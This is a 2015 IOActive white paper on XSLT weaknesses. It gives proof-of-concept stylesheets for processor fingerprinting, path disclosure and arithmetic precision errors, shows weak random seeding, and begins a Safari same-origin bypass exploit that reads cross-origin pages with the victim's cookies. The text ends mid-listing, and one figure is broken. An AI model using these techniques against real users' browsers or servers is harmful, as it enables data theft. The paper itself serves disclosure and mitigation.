Abusing XSLT for Practical Attacks White Paper

Fernando Arnaboldi

IOActive Senior Security Consultant

Abstract

Over the years, XML has been a rich target for attackers due to flaws in its design as well as implementations. It is a tempting target because it is used by other programming languages to interconnect applications and is supported by web browsers. In this talk, I will demonstrate how to use XSLT to produce documents that are vulnerable to new exploits.

XSLT can be leveraged to affect the integrity of arithmetic operations, lead to code logic failure, or cause random values to use the same initialization vector. Error disclosure has always provided valuable information, but thanks to XSLT, it is possible to partially read system files that could disclose service or system passwords. Finally, XSLT can be used to compromise end-user confidentiality by abusing the same-origin policy concept present in web browsers.

This document includes proof-of-concept attacks demonstrating XSLT potential to affect production systems, along with recommendations for safe development.

IOActive

Hardware | Software | Wetware

SECURITY SERVICES

© 2015 IOActive, Inc. All Rights Reserved

Contents

Abstract 1
Introduction 3
Processors 3
Gathering information about your target 4
Obtaining the current path 6
Loss of Precision with Large Integers 8
Loss of Precision with Real Numbers 12
Insecure Random Numbers 15
Pseudorandom values are not secure 15
No initialization vector (IV) 16
Same-Origin Policy Bypass 18
Information Disclosure (and File Reading) through Errors 21

© 2015 IOActive, Inc. All Rights Reserved.

Introduction

XSLT is a language created to manipulate XML documents. This language can be used either by client side processors (i.e. web browsers) or server side processors (standalone parsers or libraries from programming languages).

There are three major versions of XSLT: v1, v2 and v3. This research is focused on XSLT v1.0 since it is the most widely deployed version being used.

There is a certain set of flaws that can put in risk the integrity and confidentiality of user information. Some of these flaws are analyzed on this paper along with recommendations to mitigate these problems.

Processors

The XSLT processors analyzed for this research are the following:

- Server side processors:
    - Libxslt (Gnome):
        - Standalone: xsltproc
        - Python v2.7.10, PHP v5.5.20, Perl v5.16 and Ruby v2.0.0p481 (implemented in Nokogiri v1.6.6.2)
    - Xalan (Apache):
        - Standalone: Xalan-C v1.10.0 and Xalan-J v2.7.2
        - Java and C++
    - Saxon (Saxonica):
        - Standalone: Saxon v9.6.0.6J
        - Java, JavaScript and .NET

- Client side processors:
    - Web browsers:
        - Google Chrome v43.0.2357.124
        - Safari v8.0.6
        - Firefox v38.0.5
        - Internet Explorer v11
        - Opera v30.0

© 2015 IOActive, Inc. All Rights Reserved.

Gathering information about your target

It is possible to query the XSLT processor for information about the backend system. This information may be used to target the specific flaws of each processor.

The XSLT processor discloses specific information about the processor when retrieving information using the method `system-property()`. Normally, there are only three parameters available: `version`, `vendor` and `vendor-url`. Yet, certain processors provide additional system properties and, of course, web browsers will provide additional details when using JavaScript.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<?xml-stylesheet type="text/xsl" href="disclosure.xsl"?>
<catalog></catalog>
```

Figure 1: XML file disclosure.xml

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
 <xsl:template match="/">
  <html>
   <body>
    Version: <xsl:value-of select="system-property('xsl:version')" /><br />
    Vendor: <xsl:value-of select="system-property('xsl:vendor')" /><br />
    Vendor URL: <xsl:value-of select="system-property('xsl:vendor-url')" /><br />
    <xsl:if test="system-property('xsl:product-name')">
      Product Name: <xsl:value-of select="system-property('xsl:product-name')" /><br />
    </xsl:if>
    <xsl:if test="system-property('xsl:product-version')">
      Product Version: <xsl:value-of select="system-property('xsl:product-version')" /><br />
    </xsl:if>
    <xsl:if test="system-property('xsl:is-schema-aware')">
      Is Schema Aware ?: <xsl:value-of select="system-property('xsl:is-schema-aware')" /><br />
    </xsl:if>
    <xsl:if test="system-property('xsl:supports-serialization')">
      Supports Serialization: <xsl:value-of select="system-property('xsl:supports-
serialization')" /><br />
    </xsl:if>
    <xsl:if test="system-property('xsl:supports-backwards-compatibility')">
      Supports Backwards Compatibility: <xsl:value-of select="system-property('xsl:supports-
backwards-compatibility')" /><br />
    </xsl:if>
    <br />Navigator Object (JavaScript stuff):
    <pre><font size="2"><script>for (i in navigator) { document.write('<br />navigator.' + i +
' = ' + navigator[i]);} </script><div id="output"/><script> if
(navigator.userAgent.search("Firefox")!=-1) { output=''; for (i in navigator) {
if(navigator[i]) {output+='navigator.'+i+' = '+navigator[i]+'\n';}} var txtNode =
document.createTextNode(output); document.getElementById("output").appendChild(txtNode)
}</script></font></pre>
   </body>
  </html>
 </xsl:template>
</xsl:stylesheet>
```

Figure 2: Stylesheet associated to get information

© 2015 IOActive, Inc. All Rights Reserved.

By using the previous XML and XSLT it is possible to obtain the XSLT and JavaScript properties (in case it is supported). The following table shows the two most significant values of the software tested: who the vendor is and if it supports JavaScript

	processor	xsl:version	xsl:vendor	JavaScript
server	xalan-c	1	Apache Software Foundation	no
	xalan-j	1	Apache Software Foundation	no
	saxon	2	Saxonica	no
	xsltproc	1	libxslt	no
	php	1	libxslt	no
	python	1	libxslt	no
	perl	1	libxslt	no
	ruby	1	libxslt	no
client	safari	1	libxslt	yes
	opera	1	libxslt	yes
	chrome	1	libxslt	yes
	firefox	1	Transformiix	yes
	internet explorer	1	Microsoft	yes

Table 1: summarize table of information disclosure

All processors tested exposed some internal information: either the XSLT properties or the XSLT properties plus the JavaScript properties.

© 2015 IOActive, Inc. All Rights Reserved.

Obtaining the current path

Certain attacks may require the specific path where the files are hosted. XSLT provides the function `unparsed-entity-uri()` that can be used to obtain this information. A document type definition (commonly known as DTD, a XML schema) is also required to accomplish this embedded in the XML document:

```
<?xml version="1.0"?>
<?xml-stylesheet type="text/xsl" href="path-disclosure.xsl"?>
<!DOCTYPE catalog [
<!ELEMENT catalog ANY>
<!NOTATION JPEG SYSTEM "urn:myNamespace">
<!ENTITY currentpath SYSTEM "path-disclosure.xsl" NDATA JPEG>
]>
<catalog>
</catalog>
```

Figure 3: XML using a DTD and referencing an XSLT

```
<?xml version='1.0'?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:output method="html"/>
<xsl:template match="/">
   <html>
      <body>
         <h3>unparsed-entity-uri()</h3>
         <ul>
            <li>
               <b>unparsed-entity-uri('currentpath')</b> =
               <xsl:value-of select="unparsed-entity-uri('currentpath')"/>
            </li>
         </ul>
      </body>
   </html>
</xsl:template>
</xsl:stylesheet>
```

Figure 4: XSLT using unparsed-entity-uri() to disclose the path of path-disclosure.xsl

© 2015 IOActive, Inc. All Rights Reserved.

	processor	path disclosure
server	xalan-c	no
	xalan-j	yes
	saxon	yes
	xsltproc	no
	php	yes
	python	no
	perl	no
	ruby	no
client	safari	yes
	opera	yes
	chrome	yes
	firefox	no
	internet explorer	yes

Table 2: path disclosure on processors using unparsed-entity-uri()

All the web browsers except Firefox will expose the path of their files. When it comes to server side processors Xalan-j, Saxon and PHP are affected. It is worth noting that even though certain processors may use the same library, they do not necessarily share the same type of behavior.

Once that some initial information has been gathered about our targets, we can jump to the different techniques used to exploit their flaws.

© 2015 IOActive, Inc. All Rights Reserved.

Loss of Precision with Large Integers

When I do math, I expect calculations will have the same results regardless of whether they are performed on a computer or in the real world using a piece of paper and a pencil. Unfortunately, when using large numbers in XSLT 1.0, we might encounter unexpected results.

Consider the following XML document that defines ten values:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<?xml-stylesheet type="text/xsl" href="bigintegers.xsl"?>
<root>
  <value>1e22</value>
  <value>1e23</value>
  <value>1e24</value>
  <value>1e25</value>
  <value>1e26</value>
  <value>10000000000000000000000</value>
  <value>100000000000000000000000</value>
  <value>1000000000000000000000000</value>
  <value>10000000000000000000000000</value>
  <value>100000000000000000000000000</value>
</root>
```

Figure 5: bigintegers.xml

The values are simple numbers, which all follow the same rule: the number one followed by multiple zeroes.

The next step is to represent these values with `format-number()`. This function is used to convert a number into a string and allows the input number to be formatted. In this case, we want to add a comma to separate thousands:

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
 <xsl:template match="/">
  <output>
   <xsl:for-each select="/root/value">
     <xsl:text>&#xa;</xsl:text>
     <xsl:value-of select="."/>: <xsl:value-of select="format-number(.,'#,###')"/>
   </xsl:for-each>
  </output>
 </xsl:template>
</xsl:stylesheet>
```

Figure 6: bigintegers.xsl

Applying this XSLT will result in ten different lines, one per value. These will contain the original value and its representation formatted with commas separating the thousands.

This is the output when parsing the information using web browsers:

© 2015 IOActive, Inc. All Rights Reserved.



Figure 7: web browser showing incorrect values

Notice the error introduced by `format-number()` on libxslt browsers (Safari, Opera, and Chrome on the left). Errors will be different depending on whether or not scientific notation is used. There were no errors for Firefox and Internet Explorer (on the right)

© 2015 IOActive, Inc. All Rights Reserved.



Figure 8: server side processors showing incorrect values

A similar situation occurs on server side processors. On the left side of the screenshot the libxslt processors show a similar set of results. On the right xalan-c and xalan-j show unexpected results and Saxon shows the correct output at the bottom right.

	processor	result
server	xalan-c (apache)	errors
	xalan-j (apache)	errors
	saxon	ok
	xsltproc	errors
	php	errors
	python	errors
	perl	errors
	ruby	errors
client	safari	errors
	opera	errors
	chrome	errors
	firefox	ok
	internet explorer	ok

Table 3: loss of precision with large integers

It is also worth mentioning that processors will not notice if certain values are missing from very large integers. Whenever the processor is using more than 17 digits for a number, it will not be able to track missing numbers.

The following statements in XSLT are always considered to be true:

© 2015 IOActive, Inc. All Rights Reserved.

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:output method="text"/>
 <xsl:template match="/">
  <xsl:if test="1 = 1">
   The statement 1 = 1 is true
  </xsl:if>
  <xsl:if test="1000000000000000000000 = 1000000000000000000000 - 1000000">
   The statement 1000000000000000000000 = 1000000000000000000000 - 1000000 is true
  </xsl:if>
 </xsl:template>
</xsl:stylesheet>
```

Figure 9: Missing values are not detected

Recommendation

Use an XSLT processor capable of high-precision integer arithmetic to avoid incorrect calculations[1].

[1] CWE-682: Incorrect Calculation (http://cwe.mitre.org/data/definitions/682.html)

© 2015 IOActive, Inc. All Rights Reserved.

Loss of Precision with Real Numbers

Real numbers are difficult to represent exactly in computers. Some operations have anomalous behavior when used with certain values as a result of how calculations are performed.

Consider the following XML document containing two float values:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<?xml-stylesheet type="text/xsl" href="precision.xsl"?>
</test>
```

Figure 10: precision.xml

An XSLT v1.0 associated document will report the sum of the previous values:

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
 <xsl:template match="/">
   <output>
     <xsl:value-of select="0.2 + 0.1 - 0.3"/>
   </output>
 </xsl:template>
</xsl:stylesheet>
```

Figure 11: precision.xsl (XSLT v1.0)

The result should be the 0. However, certain processors may not be able to calculate this correctly.



Safari, Firefox and Internet Explorer are not able to obtain the correct result. A similar situation happens with server side processors:

© 2015 IOActive, Inc. All Rights Reserved.



Figure 12: Output using server side processors

There were no server side processors capable of providing the expected value.

	processor	result
server	xalan-c (apache)	errors
	xalan-j (apache)	errors
	saxon	errors
	xsltproc	errors
	php	errors
	python	errors
	perl	errors
	ruby	errors
client	safari	errors
	opera	ok
	chrome	ok
	firefox	errors
	internet explorer	errors

© 2015 IOActive, Inc. All Rights Reserved.

Table 3: loss of precision with large integers

Recommendation

Use an XSLT v1.0 processor capable of performing operations with real numbers[2]. It is worth noting that XSLT v1.0 processors that are capable of processing real numbers will not be able to process large integers. Another possibility is to use an XSLT v2.0 processor with the function `xs:decimal` to avoid loss of precision[3].

[2] CWE-682: Incorrect Calculation (http://cwe.mitre.org/data/definitions/682.html)

[3] XML Schema Part 2: Datatypes Second Edition (http://www.w3.org/TR/xmlschema-2/#decimal)

© 2015 IOActive, Inc. All Rights Reserved.

Insecure Random Numbers

Since there is no specification by the World Wide Web Consortium (W3C) about how random functions should be implemented, they have been developed as part of the Extensions for XSLT (EXSLT). Therefore, implementations have different interpretations on how to perform the same function.

Pseudorandom values are not secure

Xalan-C, Xalan-J and Saxon use an IV for their random function. Nevertheless, the three of them are using a non-secure pseudo random number generator. This is not by itself an insecure behavior as long as the `Math:random()` function is not used for security-sensitive applications.

1. Xalan-C uses `srand()` from `C++`. The man page for `srand()` defines the functions as a "*bad random number generator*". Here is the random function for Xalan-C:

```
1548  void
1549  XalanEXSLTMathFunctionsInstaller::installGlobal(MemoryManager& theManager)
1550  {
1551      doInstallGlobal(theManager, s_mathNamespace, theFunctionTable);
1552
1553      // Sets the starting point for generating a series of pseudorandom integers,
1554      // we need it for random() EXSLT function
1555  #if defined(XALAN_STRICT_ANSI_HEADERS)
1556      using std::srand;
1557      using std::time;
1558  #endif
1559      srand( (unsigned)time( NULL ) );
1560  }
```

Figure 13: Xalan-C random function in xalan-c-1.11/c/src/xalanc/XalanEXSLT/XalanEXSLTMath.cpp

2. Xalan-J and Saxon use `java.lang.Math.random()` from `Java`. The Java documentation recommends using "*SecureRandom to get a cryptographically secure pseudo-random number generator for use by security-sensitive applications*". Following are the `random()` functions from Xalan-J and Saxon.

```
298   /**
299    * The math:random function returns a random number from 0 to 1.
300    *
301    * @return A random double from 0 to 1
302    */
303   public static double random()
304   {
305     return Math.random();
306   }
```

Figure 14: Xalan-J random function in xalan-j_2_7_2/src/org/apache/xalan/lib/ExsltMath.java

© 2015 IOActive, Inc. All Rights Reserved.

```
251     /**
252      * Get a random numeric value (SStL)
253      */
254
255     public static double random() {
256         return java.lang.Math.random();
257     }
```

Figure 15: Saxon random function in saxon9-6-0-6source/net/sf/saxon/option/exslt/Math.java

All XSLT implementations rely on pseudorandom numbers generators and their outputs are not to be used for sensitive information.

No initialization vector (IV)

A Pseudo Random Number Generator (PRNG) begins with a certain seed value. Libxslt does not implement a default seed value for its random functionality.

The following is a sample random.xsl file, which will output a value obtained from `Math:random()`:

```
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:math="http://exslt.org/math" extension-element-prefixes="math">
<xsl:output omit-xml-declaration="yes"/>
 <xsl:template match="/">
   <xsl:value-of select="math:random()" /><xsl:text>&#xa;</xsl:text>
 </xsl:template>
</xsl:stylesheet>
```

Figure 16: random.xsl

This is an example set of two outputs using the latest version of `xsltproc`:



Figure 17: Random output using the same IV

© 2015 IOActive, Inc. All Rights Reserved.

Notice how the xsltproc output remains the same execution after execution. This is a result of the fact that the `random()` function always uses the same seed. If the random function is used as a Cipher Block Chaining (CBC), not using a random initialization Vector (IV) will cause algorithms to be susceptible to dictionary attacks.

When using LXML with Python, you will obtain that same result as in the first execution. After that, the next results will be different than the first one. However, the same values will be produced execution after execution unless time is used as part of the seed.

Recommendation

Firstly, if cryptographically secure numbers are required[4] do not use XSLT. Secondly, if different values are required every time the XSLT is being processed, remember to define a different IV value in case using libxslt[5].

[4] CWE-338: Use of Cryptographically Weak Pseudo-Random Number Generator (http://cwe.mitre.org/data/definitions/338.html)

[5] CWE-329: Not Using a Random IV with CBC Mode (http://cwe.mitre.org/data/definitions/329.html)

© 2015 IOActive, Inc. All Rights Reserved.

Same-Origin Policy Bypass

An origin is defined by the scheme, host, and port of a URL. Generally speaking, documents retrieved from distinct origins are isolated from each other. For example, if a document retrieved from http://example.com/doc.html tries to access the DOM of a document retrieved from https://example.com/target.html, the user agent will disallow access. The origin of the first document (HTTP scheme, host example.com, and port 80) does not match the scheme and port of the second document (HTTPS scheme, host example.com, port 443) .

Safari is able to process XML and XHTML files, which can then be manipulated using XSLT v1.0 functionalities. By making use of the XSLT function `document()`, it is possible to access well-formed XML documents other than the main source document. Safari permits the main document to access cross-origin URL addresses using their corresponding cookies. Information from third-party websites can be retrieved using the XSLT function `document()`, and then analyzed using the functions `value-of()` and/or `copy-of()`. Finally, the information can be manipulated using JavaScript and sent back to an attacker.

In the following proof of concept code, an attacker uses a local XHTML file containing an in-line XSLT document referencing the same document (line 3). This document defines a URL element (line 93) which is opened with the `document()` function (line 38) and the context is exposed using the functions `value-of` (line 53) and `copy-of` (line 66). Finally, the contents are further manipulated using JavaScript (lines 81-84)[6].

```
  2 <?xml version="1.0" encoding="utf-8"?>
  3 <?xml-stylesheet type="text/xsl" href="cross-origin.xhtml"?>
  4 <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns="http://www.w3.org/1999/xhtml">
  5
  6   <xsl:template match="xsl:stylesheet">
  7     <xsl:apply-templates/>
  8   </xsl:template>
  9
 10   <xsl:template match="/">
 11     <html>
 12       <head>
 13         <style>
 14           body {background-color: #A82A26;}
 15           table {background-color: #FFFFFF;
 16                  border-style: solid;
 17                  border-collapse: collapse;
 18                  border-color: #CCCCCC;}
 19           h1 {color:#FFFFFF;
 20               text-align:center;}
 21         </style>
 22         <title>IOActive - XOSS (Cross Origin Site Scripting)</title>
 23       </head>
 24       <body>
 25         <h1>IOActive - XOSS (Cross Origin Site Scripting)</h1>
```

[6] CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') (http://cwe.mitre.org/data/definitions/79.html)

© 2015 IOActive, Inc. All Rights Reserved.

```
26          <br/>
27          <table align="center">
28            <xsl:apply-templates />
29          </table>
30        </body>
31      </html>
32    </xsl:template>
33
34    <xsl:template match="text()"/>
35
36    <xsl:template match="//node()[local-name() = name()]">
37      <xsl:if test="local-name() = 'url'">
38        <xsl:variable name="url" select="document(.)"/>
39        <tr>
40          <td>
41            <b>URL:</b>
42          </td>
43          <td>
44            <xsl:value-of select="."/>
45          </td>
46        </tr>
47        <tr>
48          <td>
49            <b>&lt;xsl:value-of&gt;</b>
50          </td>
51          <td>
52            <textarea id="valueOf" rows="10" cols="100">
53              <xsl:value-of select="$url"/>
54            </textarea>
55          </td>
56        </tr>
57        <tr>
58          <td>
59           <b>&lt;xsl:copy-of&gt;</b>
60          </td>
61          <td>
62            <textarea id="copyOf" rows="10" cols="100">
63              <xsl:text disable-output-escaping="yes">
64                &lt;![CDATA[
65              </xsl:text>
66              <xsl:copy-of select="$url"/>
67              <xsl:text disable-output-escaping="yes">
68               ]]&gt;
69              </xsl:text>
70            </textarea>
71          </td>
